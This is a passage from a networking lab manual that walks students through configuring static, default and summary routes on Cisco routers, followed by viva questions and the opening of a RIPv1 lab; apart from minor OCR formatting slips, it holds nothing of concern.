Configure the IP address as specified in the Topology Diagram.

```
R1(config-if)#ip address 172.16.2.1 255.255.255.0 is_up: 0
state: 0 sub state: 1 line: 0 has_route: False
```

As soon as you press the **Enter** key, Cisco IOS debug output informs you that there is now a route, but its state is `False`. Because R1 is the DCE side of our lab environment, we must specify how fast the bits will be clocked between R1 and R2.

Step 6: Enter the `clock rate` command on R1.

You can specify any valid clocking speed. Use the **?** to find the valid rates. Here, we used 64000 bps.

```
R1(config-if)#clock rate 64000
is_up: 0 state: 0 sub state: 1 line: 0 has_route: False
```

Some IOS versions display the output shown above every 30 seconds. Why is the state of the route still `False`? What step must you now take to make sure that the interface is fully configured?

_____

Step 7: Enter the command necessary to ensure that the interface is fully configured.

If you are not sure what the correct command is, review the discussion in "Examining Router Interfaces," which is discussed in Section 2.2, "Router Configuration Review."

```
R1(config-if)#_____________________________
```

After you enter the correct command, you should see debug output similar to the following example:

```
is_up: 0 state: 0 sub state: 1 line: 0 has_route: False %LINK-3-UPDOWN:
Interface Serial0/0/0, changed state to down
```

Unlike configuring the LAN interface, fully configuring the WAN interface does not always guarantee that the route will be entered in the routing table, even if your cable connections are correct. The other side of the WAN link must also be configured.

Step 8: If possible, establish a separate terminal session by consoling into R2 from another workstation. Doing this allows you to observe the debug output on R1 when you make changes on R2. You can also turn on **`debug ip routing`** on R2.

```
R2#debug ip routing
IP routing debugging is on
```

Enter interface configuration mode for R2's WAN interface connected to R1.

```
R2#configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
R2(config)#interface serial 0/0/0
```

Configure the IP address as specified in the Topology Diagram.

```
R2(config-if)#ip address 172.16.2.2 255.255.255.0 is_up: 0
state: 6 sub state: 1 line: 0
```

Step 9: Enter the command necessary to ensure that the interface is fully configured.

If you are not sure what the correct command is, review the discussion in "Examining Router Interfaces," which is discussed in Section 2.2, "Router Configuration Review."

```
R2(config-if)#_____________________________
```

After you enter the correct command, you should see debug output similar to the following example: `is_up:`

```
0 state: 4 sub state: 1 line: 0

%LINK-3-UPDOWN: Interface Serial0/0/0, changed state to up is_up: 1
state: 4 sub state: 1 line: 0
RT: add 172.16.2.0/24 via 0.0.0.0, connected metric [0/0]
RT: interface Serial0/0/0 added to routing table is_up: 1
state: 4 sub state: 1 line: 0
%LINEPROTO-5-UPDOWN: Line protocol on Interface Serial0/0/0, changed state to up
is_up: 1 state: 4 sub state: 1 line: 0
```

The new network that you configured on the LAN interface is now added to the routing table, as shown in the highlighted output.

If you do not see the route added to the routing table, the interface did not come up. Use the following systematic process to troubleshoot your connection:

1. Check your physical connections between the two WAN interfaces for R1 and R2.
   Is the correct interface attached? _____
   Your router has more than one WAN interface. Did you connect the correct WAN interface? _____
   An interface will not come up unless it detects a link beat at the Physical layer from another device. Is the interface connected to the other router's interface? _____
2. Check link lights. Are all link lights blinking? _____

3. Check the cabling. R1 must have the DCE side of the cable attached and R2 must have the DTE side of the cable attached. Are the correct cables connected to the routers? _____

4. Has the interface been activated or enabled? _____

If you can answer **yes** to all the proceeding questions, the interface should come up.

Step 10: Enter the command to verify that the new route is now in the routing table for R1 and R2.

Your output should look similar to the following output. There should now be two routes in the routing table for R1 and one route in the table for R2. What command did you use?

```
R1#_____________________________________
Codes: C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
ia - IS-IS inter area, * - candidate default, U - per-user static route        o -
ODR, P - periodic downloaded static route

Gateway of last resort is not set

     172.16.0.0/24 is subnetted, 2 subnets
C       172.16.2.0 is directly connected, Serial0/0/0
C 172.16.3.0 is directly connected, FastEthernet0/0

R2#_____________________________________
Codes: C - connected, S - static, I - IGRP, R - RIP, M - mobile, B - BGP
D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2, E - EGP
       i - IS-IS, L1 - IS-IS level-1, L2 - IS-IS level-2, ia - IS-IS inter area
       * - candidate default, U - per-user static route, o - ODR
       P - periodic downloaded static route

Gateway of last resort is not set

     172.16.0.0/24 is subnetted, 1 subnets
C       172.16.2.0 is directly connected, Serial0/0/0
```

Step 11: Turn off debugging on both routers using either `no debug ip routing` or simply, `undebug all`.

```
R1(config-if)#end
R1#no debug ip routing
IP routing debugging is off
```

Task 4: Finish Configuring Router Interfaces

Step 1: Configure Remaining R2 Interfaces

Finish configuring the remaining interfaces on R2 according to the Topology Diagram and Addressing Table.

Step 2: Configure R3 Interfaces

Console into R3 and configure the necessary interfaces according to the Topology Diagram and Addressing Table.

Task 5: Configure IP Addressing on the Host PCs.

Step 1: Configure the host PC2.

Configure the host PC1 with an IP address of 172.16.3.10/24 and a default gateway of 172.16.3.1.

Step 2: Configure the host PC2.

Configure the host PC2 with an IP address of 172.16.1.10/24 and a default gateway of 172.16.1.1.

Step 3: Configure the host PC3.

Configure the host PC3 with an IP address of 192.168.2.10/24 and a default gateway of 192.168.2.1.

Task 6: Test and Verify the Configurations.

Step 1: Test connectivity.

Test connectivity by pinging from each host to the default gateway that has been configured for that host.

From the host PC1, is it possible to ping the default gateway? _____

From the host PC2, is it possible to ping the default gateway? _____

From the host PC3, is it possible to ping the default gateway? _____

If the answer is **no** for any of these questions, troubleshoot the configurations to find the error using the following systematic process:

1. Check the cabling.
   Are the PCs physically connected to the correct router? _____
   (Connection could be through a switch or directly)
   Are link lights blinking on all relevant ports? _____
2. Check the PC configurations. Do they match the Topology Diagram? _____
3. Check the router interfaces using the **`show ip interface brief`** command. Are all relevant interfaces **up** and **up**? _____

If your answer to all three steps is **yes**, you should be able to successfully ping the default gateway.

Step 2: Use the `ping` command to test connectivity between directly connected routers.

From the router R2, is it possible to ping R1 at 172.16.2.1? _____

From the router R2, is it possible to ping R3 at 192.168.1.1? _____

If the answer is **no** for any of these questions, troubleshoot the configurations to find the error using the following systematic process:

1. Check the cabling.
   Are the routers physically connected? _____ Are link lights blinking on all relevant ports? _____
2. Check the router configurations.
   Do they match the Topology Diagram? _____
   Did you configure the **clock rate** command on the DCE side of the link? _____
3. Has the interface been activated or enabled? _____
4. Check the router interfaces using the **show ip interface brief** command. Are the interfaces **up** and **up**? _____

If your answer to all three steps is **yes**, you should be able to successfully ping from R2 to R1 and from R2 to R3.

Step 3: Use ping to check connectivity between devices that are not directly connected.

From the host PC3, is it possible to ping the host PC1? _____

From the host PC3, is it possible to ping the host PC2? _____

From the host PC2, is it possible to ping the host PC1? _____

From the router R1, is it possible to ping router R3? _____ These pings should all fail. Why?

_____

_____

_____

Task 7: Gather Information.

Step 1: Check status of interfaces.

Check the status of the interfaces on each router with the command **show ip interface brief**. The following output is for R2.

```
R2#show ip interface brief
Interface              IP-Address      OK? Method Status                Protocol
FastEthernet0/0        172.16.1.1      YES manual up                    up
FastEthernet0/1        unassigned      YES unset  administratively down down
Serial0/0/0            172.16.2.2      YES manual up                    up
Serial0/0/1            192.168.1.2     YES manual up                    up
Vlan1                  unassigned      YES manual administratively down down
```

Are all of the relevant interfaces on each router activated (that is, in the **up** and **up** state)? _____

How many interfaces are activated on R1 and R3? _____

Why are there three activated interfaces on R2? _____

Step 2: View the routing table information for all three routers.

```
R1#_____________________________________
Codes: C - connected, S - static, I - IGRP, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2, E - EGP
       i - IS-IS, L1 - IS-IS level-1, L2 - IS-IS level-2, ia - IS-IS inter area
       * - candidate default, U - per-user static route, o - ODR
       P - periodic downloaded static route

Gateway of last resort is not set

     172.16.0.0/24 is subnetted, 2 subnets
C       172.16.2.0 is directly connected, Serial0/0/0
  C     172.16.3.0 is directly connected, FastEthernet0/0
```

What networks are present in the Topology Diagram but not in the routing table for R1?

_____

```
R2#_____________________________________
Codes: C - connected, S - static, I - IGRP, R - RIP, M - mobile, B - BGP
  D      - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2, E - EGP
       i - IS-IS, L1 - IS-IS level-1, L2 - IS-IS level-2, * - candidate default
U - per-user static route, o - ODR

Gateway of last resort is not set

     172.16.0.0/24 is subnetted, 2 subnets
C       172.16.1.0 is directly connected, FastEthernet0/0
C       172.16.2.0 is directly connected, Serial0/0/0
  C     192.168.1.0/24 is directly connected, Serial0/0/1
```

What networks are present in the Topology Diagram but not in the routing table for R2?

_____

```
R3#_____________________________________
Codes: C - connected, S - static, I - IGRP, R - RIP, M - mobile, B - BGP
  D      - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2, E - EGP
       i - IS-IS, L1 - IS-IS level-1, L2 - IS-IS level-2, * - candidate default
U - per-user static route, o - ODR

Gateway of last resort is not set

C    192.168.1.0/24 is directly connected, Serial0/0/1
```

```
C    192.168.2.0/24 is directly connected, FastEthernet0/0
```

What networks are present in the Topology Diagram but not in the routing table for R3?

_____

Why are all the networks not in the routing tables for each of the routers?

_____

_____

What can be added to the network so that devices that are not directly connected can ping each other?

_____

Task 8: Configure a Static Route Using a Next-Hop Address.

Step 1: To configure static routes with a next-hop specified, use the following syntax:

```
Router(config)# ip route network-address subnet-mask ip-address
```

- *network-address*:—Destination network address of the remote network to be added to the routing table.
- *subnet-mask*—Subnet mask of the remote network to be added to the routing table. The subnet mask can be modified to summarize a group of networks.
- *ip-address*—Commonly referred to as the next-hop router's IP address.

On the R3 router, configure a static route to the 172.16.1.0 network using the Serial 0/0/1 interface of R2 as the next-hop address.

```
R3(config)#ip route 172.16.1.0 255.255.255.0 192.168.1.2 R3(config)#
```

Step 2: View the routing table to verify the new static route entry.

Notice that the route is coded with an **S**, which means that the route is a **static** route.

```
R3#_____________________________________

Codes: C - connected, S - static, I - IGRP, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2, E - EGP
       i - IS-IS, L1 - IS-IS level-1, L2 - IS-IS level-2, * - candidate default
U - per-user static route, o - ODR

Gateway of last resort is not set

     172.16.0.0/24 is subnetted, 1 subnets
S       172.16.1.0 [1/0] via 192.168.1.2
```

```
C    192.168.1.0/24 is directly connected, Serial0/0/1
C    192.168.2.0/24 is directly connected, FastEthernet0/0
R3#
```

With this route entered in the routing table, any packet that matches the first 24 left-most bits of 172.16.1.0/24 will be forwarded to the next-hop router at 192.168.1.2.

What interface will R3 use to forward packets to the 172.16.1.0/24 network? _____

Assume that the following packets have arrived at R3 with the indicated destination addresses. Will R3 discard the packet or forward the packet? If R3 forwards the packet, with what interface will R3 send the packet?

Packet	Destination IP	Discard or Forward?	Interface
1	172.16.2.1	_____	_____
2	172.16.1.10	_____	_____
3	192.168.1.2	_____	_____
4	172.16.3.10	_____	_____
5	192.16.2.10	_____	_____

Although R3 will forward packets to destinations for which there is a route, this does not mean that a packet will arrive safely at the final destination.

Step 3: Use `ping` to check connectivity between the host PC3 and the host PC2.

From the host PC3, is it possible to ping the host PC2? _____

These pings should fail. The pings will arrive at PC2 if you have configured and verified all devices through Task 6, “Gather Information.” PC2 will send a ping reply back to PC3. However, the ping reply will be discarded at R2 because the R2 does not have a return route to the 192.168.2.0 network in the routing table.

Step 4: On the R2 router, configure a static route to reach the 192.168.2.0 network.

What is the next-hop address to which R2 would send a packet destined for the 192.168.2.0/24 network?

```
R2(config)#ip route 192.168.2.0 255.255.255.0 _________________
R2(config)#
```

Step 5: View the routing table to verify the new static route entry.

Notice that the route is coded with an **S**, which means the route is a **static** route.

```
R2#_____________________________________

Codes: C - connected, S - static, I - IGRP, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2, E - EGP
       i - IS-IS, L1 - IS-IS level-1, L2 - IS-IS level-2, * - candidate default
U - per-user static route, o - ODR

Gateway of last resort is not set
```

```
        172.16.0.0/24 is subnetted, 2 subnets
C          172.16.1.0 is directly connected, FastEthernet0/0
C          172.16.2.0 is directly connected, Serial0/0/0
C       192.168.1.0/24 is directly connected, Serial0/0/1
S       192.168.2.0/24 [1/0] via 192.168.1.1 R2#
```

Step 6: Use `ping` to check connectivity between the host PC3 and the host PC2.

From the host PC3, is it possible to ping the host PC2? _____ This ping should be successful.

Task 9: Configure a Static Route Using an Exit Interface.

To configure static routes with an exit interface specified, use the following syntax:

```
Router(config)# ip route network-address subnet-mask exit-interface
```

- *network-address*—Destination network address of the remote network to be added to the routing table.
- *subnet-mask*—Subnet mask of the remote network to be added to the routing table. The subnet mask can be modified to summarize a group of networks.
- *exit-interface*—Outgoing interface that would be used in forwarding packets to the destination network.

Step 1: On the R3 router, configure a static route.

On the R3 router, configure a static route to the 172.16.2.0 network using the Serial 0/0/0 interface of the R3 router as the exit interface.

```
R3(config)# ip route 172.16.2.0 255.255.255.0 Serial0/0/1 R3(config)#
```

Step 2: View the routing table to verify the new static route entry.

```
R3#_____________________________________
Codes: C - connected, S - static, I - IGRP, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2, E - EGP
       i - IS-IS, L1 - IS-IS level-1, L2 - IS-IS level-2, * - candidate default
U - per-user static route, o - ODR

Gateway of last resort is not set

     172.16.0.0/24 is subnetted, 2 subnets
S       172.16.1.0 [1/0] via 192.168.1.2
S       172.16.2.0 is directly connected, Serial0/0/1
C    192.168.1.0/24 is directly connected, Serial0/0/1
C    192.168.2.0/24 is directly connected, FastEthernet0/0 R3#
```

Use the **`show running-config`** command to verify the static routes that are currently configured on R3.

```
R3#show running-config
```

```
Building configuration...

<output omitted> !
hostname R3 !
interface FastEthernet0/0 ip address
192.168.2.1 255.255.255.0 ! interface
Serial0/0/0  no ip address  shutdown
!
interface Serial0/0/1
ip     route     172.16.1.0     255.255.255.0
192.168.1.2
ip     route     172.16.2.0     255.255.255.0
Serial0/0/1
ip address 192.168.1.1 255.255.255.0 !
! end
```

How would you remove either of these routes from the configuration?

_____

Step 3: On the R2 router, configure a static route.

On the R2 router, configure a static route to the 172.16.3.0 network using the Serial 0/0/0 interface of the R2 router as the exit interface.

```
R2(config)# ip route 172.16.3.0 255.255.255.0 Serial0/0/0 R2(config)#
```

Step 4: View the routing table to verify the new static route entry.

```
R2#_____________________________________

Codes: C - connected, S - static, I - IGRP, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2, E - EGP
       i - IS-IS, L1 - IS-IS level-1, L2 - IS-IS level-2, * - candidate default
U - per-user static route, o - ODR

Gateway of last resort is not set

     172.16.0.0/24 is subnetted, 3 subnets
C       172.16.1.0 is directly connected, FastEthernet0/0
C       172.16.2.0 is directly connected, Serial0/0/0
S       172.16.3.0 is directly connected, Serial0/0/0
C    192.168.1.0/24 is directly connected, Serial0/0/1
S    192.168.2.0/24 [1/0] via 192.168.1.1
R2#
```

At this point, R2 has a complete routing table with valid routes to all five networks shown in the Topology Diagram.

Does this mean that R2 can receive ping replies from all destinations shown in the Topology Diagram?

_____

Why or why not?

_____

_____

Step 5: Use `ping` to check connectivity between the host PC2 and PC1.

This ping should fail because the R1 router does not have a return route to the 172.16.1.0 network in the routing table.

Task 10: Configure a Default Static Route.

In the previous steps, you configured the router for specific destination routes. But could you do this for every route on the Internet? No. The router and you would be overwhelmed. To minimize the size of the routing tables, add a default static route. A router uses the default static route when there is not a better, more specific route to a destination.

Instead of filling the routing table of R1 with static routes, we could assume that R1 is a *stub router*. This means that R2 is the default gateway for R1. If R1 has packets to route that do not belong to any of R1 directly connected networks, R1 should send the packet to R2. However, we must explicitly configure R1 with a default route before it will send packets with unknown destinations to R2. Otherwise, R1 discards packets with unknown destinations.

To configure a default static route, use the following syntax:

```
Router(config)#ip route 0.0.0.0 0.0.0.0 { ip-address | interface }
```

Step 1: Configure the R1 router with a default route.

Configure the R1 router with a default route using the Serial 0/0/0 interface of R1 as the next-hop interface.

```
R1(config)#ip route 0.0.0.0 0.0.0.0 172.16.2.2
R1(config)#
```

Step 2: View the routing table to verify the new static route entry.

```
R1#_____________________________
Codes: C - connected, S - static, I - IGRP, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2, E - EGP
       i - IS-IS, L1 - IS-IS level-1, L2 - IS-IS level-2, * - candidate default
U - per-user static route, o - ODR

Gateway of last resort is 172.16.2.2 to network 0.0.0.0

     172.16.0.0/24 is subnetted, 2 subnets
C       172.16.2.0 is directly connected, Serial0/0/0
C       172.16.3.0 is directly connected, FastEthernet0/0
S*   0.0.0.0/0 [1/0] via 172.16.2.2
```

```
R1#
```

Note that the R1 router now has a default route, the *gateway of last resort*, and will send all unknown traffic out Serial 0/0/0, which is connected to R2.

Step 3: Use `ping` to check connectivity between the host PC2 and PC1.

From the host PC2, is it possible to ping PC1? _____

This ping should be successful this time because the R1 router can return the packet using the default route.

From the host PC3, is it possible to ping the host PC1? _____

Is there a route to the 172.16.3.0 network in the routing table on the R3 router? _____

Task 11: Configure a Summary Static Route.

We could configure another static route on R3 for the 172.16.3.0 network. However, we already have two static routes to 172.16.2.0/24 and 172.16.1.0/24. Because these networks are so close together, we can summarize them into one route. Again, doing this helps reduce the size of routing tables, which makes the route lookup process more efficient.

Looking at the three networks at the binary level, we can a common boundary at the 22nd bit from the left.

```
                  10101100.00010000.000000
172.16.1.0        10101100.00010000.000000 01.00000000
172.16.2.0        10101100.00010000.000000 10.00000000
172.16.3.0                                 11.00000000
```

The prefix portion will include 172.16.0.0, because this would be the prefix if we turned off all the bits to the right of the 22nd bit.

```
Prefix 172.16.0.0
```

To mask the first 22 left-most bits, we use a mask with 22 bits turned on from left to right:

```
Bit Mask 11111111.11111111.11111100.00000000
```

This mask, in dotted-decimal format, is...

```
Mask     255.255.252.0
```

Step 1: Configure the summary static route on the R3 router.

The network to be used in the summary route is 172.16.0.0/22.

```
R3(config)#ip route 172.16.0.0 255.255.252.0 192.168.1.2
```

Step 2: Verify that the summary route is installed in the routing table.

```
R3#_____________________________
Codes: C - connected, S - static, I - IGRP, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2, E - EGP
       i - IS-IS, L1 - IS-IS level-1, L2 - IS-IS level-2, ia - IS-IS inter area
       * - candidate default, U - per-user static route, o - ODR
       P - periodic downloaded static route
```

```
Gateway of last resort is not set

S                172.16.0.0/22   [1/0]   via
192.168.1.2
S                172.16.1.0/24   [1/0]   via
192.168.1.2
S              172.16.2.0/24   is   directly   connected,
Serial0/0/1
C 192.168.2.0/24 is directly connected, FastEthernet0/0
```

```
172.16.0.0/16 is variably
subnetted, 3 subnets, 2
masks

C    192.168.1.0/24 is
directly connected,
Serial0/0/1
```

Configuring a summary route on R3 did not remove the static routes configured earlier because these routes are more specific routes. They both use **/24** mask, whereas the new summary will be using a **/22** mask. To reduce the size of the routing table, we can now remove the more specific **/24** routes.

Step 3: Remove static routes on R3.

Remove the two static routes that are currently configured on R3 by using the **no** form of the command.

```
R3(config)#no ip route 172.16.1.0 255.255.255.0 192.168.1.2
R3(config)#no ip route 172.16.2.0 255.255.255.0 Serial0/0/0
```

Step 4: Verify that the routes are no longer in the routing table.

```
R3#_____________________________________
Codes: C - connected, S - static, I - IGRP, R - RIP, M - mobile, B - BGP
D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2, E - EGP
       i - IS-IS, L1 - IS-IS level-1, L2 - IS-IS level-2, ia - IS-IS inter area
       * - candidate default, U - per-user static route, o - ODR
       P - periodic downloaded static route

Gateway of last resort is not set

     172.16.0.0/22 is subnetted, 1 subnets
S       172.16.0.0 [1/0] via 192.168.1.2
C    192.168.1.0/24 is directly connected, Serial0/0/1
C    192.168.2.0/24 is directly connected, FastEthernet0/0
```

R3 now only has one route to any host belonging to networks 172.16.0.0/24, 172.16.1.0/24, 172.16.2.0/24, and 172.16.3.0/24. Traffic destined for these networks will be sent to R2 at 192.168.1.2.

Step 5: Use `ping` to check connectivity between the host PC3 and PC1.

From the host PC3, is it possible to ping the host PC1? _____

This ping should be successful this time because there is a route to the 172.16.3.0 network on the R3 router, and the R1 router can return the packet using the default route.

Task 12: Summary, Reflection, and Documentation

With the completion of this lab, you have:

- Configured your first network with a combination of static and default routing to provide full connectivity to all networks

- Observed how a route is installed in the routing table when you correctly configure and activate and interface
- Learned how to statically configure routes to destinations that are not directly connected
- Learned how to configure a default route that is used to forward packets to unknown destinations
- Learned how to summarize a group of networks into one static route to reduce the size of a routing table

Along the way, you have also probably encountered some problems either in your physical lab setup or in your configurations. Hopefully, you have learned to systematically troubleshoot such problems. At this point, record any comments or notes that may help you in future labs.

_____

_____

_____

_____

Finally, you should document your network implementation. On each router, capture the following command output to a text (.txt) file and save for future reference.

- **`show running-config`**
- **`show ip route`**
- **`show ip interface brief`**

If you need to review the procedures for capturing command output, see Lab 1.5.1.

Task 13: Clean Up

Erase the configurations and reload the routers. Disconnect and store the cabling. For PC hosts that are normally connected to other networks (such as the school LAN or to the Internet), reconnect the appropriate cabling and restore the TCP/IP settings.

Task 14: Challenge

In the following exercise, fill in the blanks to document the process as the ping travels from source to destination. If you need help with this exercise see Section 1.4, “Path Determination and Switching Function.”

1. The ICMP process on PC3 formulates a ping request to PC2 and sends the reply to the IP process.
2. The IP process on PC3 encapsulates the ping packet with a source IP address of _____ and destination IP address of _____.
3. PC3 then frames the packet with the source MAC address of (indicate device name) ___ _____ and the destination MAC address of (indicate device name) _____ _____.
4. Next, PC3 sends the frame out on the media as an encoded bit stream.

5. R3 receives the bit stream on its _____ interface. Because the destination MAC address matches the receiving interface's MAC address, R3 strips off the Ethernet header.
6. R3 looks up the destination network address _____ in its routing table. This destination has a next-hop IP address of _____. The next-hop IP address is reachable out interface _____.
7. R3 encapsulates the packet in an HDLC frame and forwards the frame out the correct interface. (Because this is a point-to-point link, no address is needed. However, the address field in the HDLC packet contains the value 0x8F.)
8. R2 receives the frame on the _____ interface. Because the frame is HDLC, R2 strips off the header and looks up the network address _____ in its routing table. This destination address is directly connected to the _____ interface.
9. R2 encapsulates the ping request in a frame with the source MAC address of (indicated device name) ____ _____ and the destination MAC address of (indicate device name) _____.
10. R2 then sends the frame out on the media as an encoded bit stream.
11. PC2 receives the bit stream on its _____ interface. Because the destination MAC address matches the MAC address of PC2, PC2 strips off the Ethernet header.
12. The IP process on PC2 examines the _____ IP address to make sure that it matches its own IP address. Then PC2 passes the data to the ICMP process.
13. The ICMP process on PC2 formulates a ping reply to PC3 and sends the reply to the IP process.
14. The IP process on PC2 encapsulates the ping packet with a source IP address of _____ and destination IP address of _____.
15. PC2 then frames the packet with the source MAC address of (indicate device name) _____ and the destination MAC address of (indicate device name) _____.
16. PC2 then sends the frame out on the media as an encoded bit stream.
17. R2 receives the bit stream on its _____ interface. Because the destination MAC address matches the receiving interface's MAC address, R2 strips off the Ethernet header.
18. R2 looks up the destination network address _____ in its routing table. This destination has a next-hop IP address of _____. The next-hop IP address is reachable out interface _____.
19. R2 encapsulates the packet in an HDLC frame and forwards the frame out the correct interface. (Because this is a point-to-point link, no address is needed. However, the address field in the HDLC packet contains the value 0x8F.)
20. R3 receives the frame on the _____ interface. Because the frame is HDLC, R3 strips off the header and looks up the destination network address _____ in its routing table. This destination address is directly connected to the _____ interface.
21. R3 encapsulates the ping request in a frame with the source MAC address of (indicated device name) _____ and the destination MAC address of (indicate device name) _____.
22. R3 then sends the frame out on the media as an encoded bit stream.
23. PC3 receives the bit stream on its _____ interface. Because the destination MAC address matches the MAC address of PC3, PC3 strips off the Ethernet header.
24. The IP process on PC3 examines the _____ IP address to make sure that it matches its own IP address. Then PC3 passes the data to the ICMP process.
25. ICMP sends a "success" message to the requesting application.

Output: NA

Conclusion: In conclusion, configuring static routing protocols in Packet Tracer is essential for mastering network traffic management and routing efficiency. By manually setting routes, students gain precise control over data paths and learn key routing concepts like destination networks and next-hop addresses. This hands-on experience with static routing enhances their ability to design straightforward routing strategies and effectively manage network traffic, which is valuable for both small networks and specific scenarios where dynamic routing is not required.

Viva Questions:

1. What is static routing, and when would you use it in a network?

2. How do you configure a static route on a router in Packet Tracer?

3. What information do you need to define a static route?

4. How does a static route differ from a dynamic route?

5. What command is used to view the static routing table on a router?

6. How can you verify that a static route has been successfully added?

7. What are the advantages and disadvantages of using static routing?

8. How would you modify or delete an existing static route in Packet Tracer?


9. Can you explain how the `ip route` command works in configuring static routes?

10. What impact does adding a static route have on network traffic and routing decisions?

PROGRAM -7 (a)

Aim: Configuration of RIPv1 Configuration.

Theoretical Description: Topology Diagram



Learning Objectives

Upon completion of this lab, you will be able to:

- Cable a network according to the Topology Diagram.
- Erase the startup configuration and reload a router to the default state.
- Perform basic configuration tasks on a router.
- Configure and activate interfaces.
- Configure RIP routing on all routers.
- Verify RIP routing using **`show`** and **`debug`** commands.
- Reconfigure the network to make it contiguous.
- Observe automatic summarization at boundary router.
- Gather information about RIP processing using the **`debug ip rip`** command.
- Configure a static default route.
- Propagate default routes to RIP neighbors.
- Document the RIP configuration.

Scenarios

- Scenario A: Running RIPv1 on Classful Networks
- Scenario B: Running RIPv1 with Subnets and Between Classful Networks

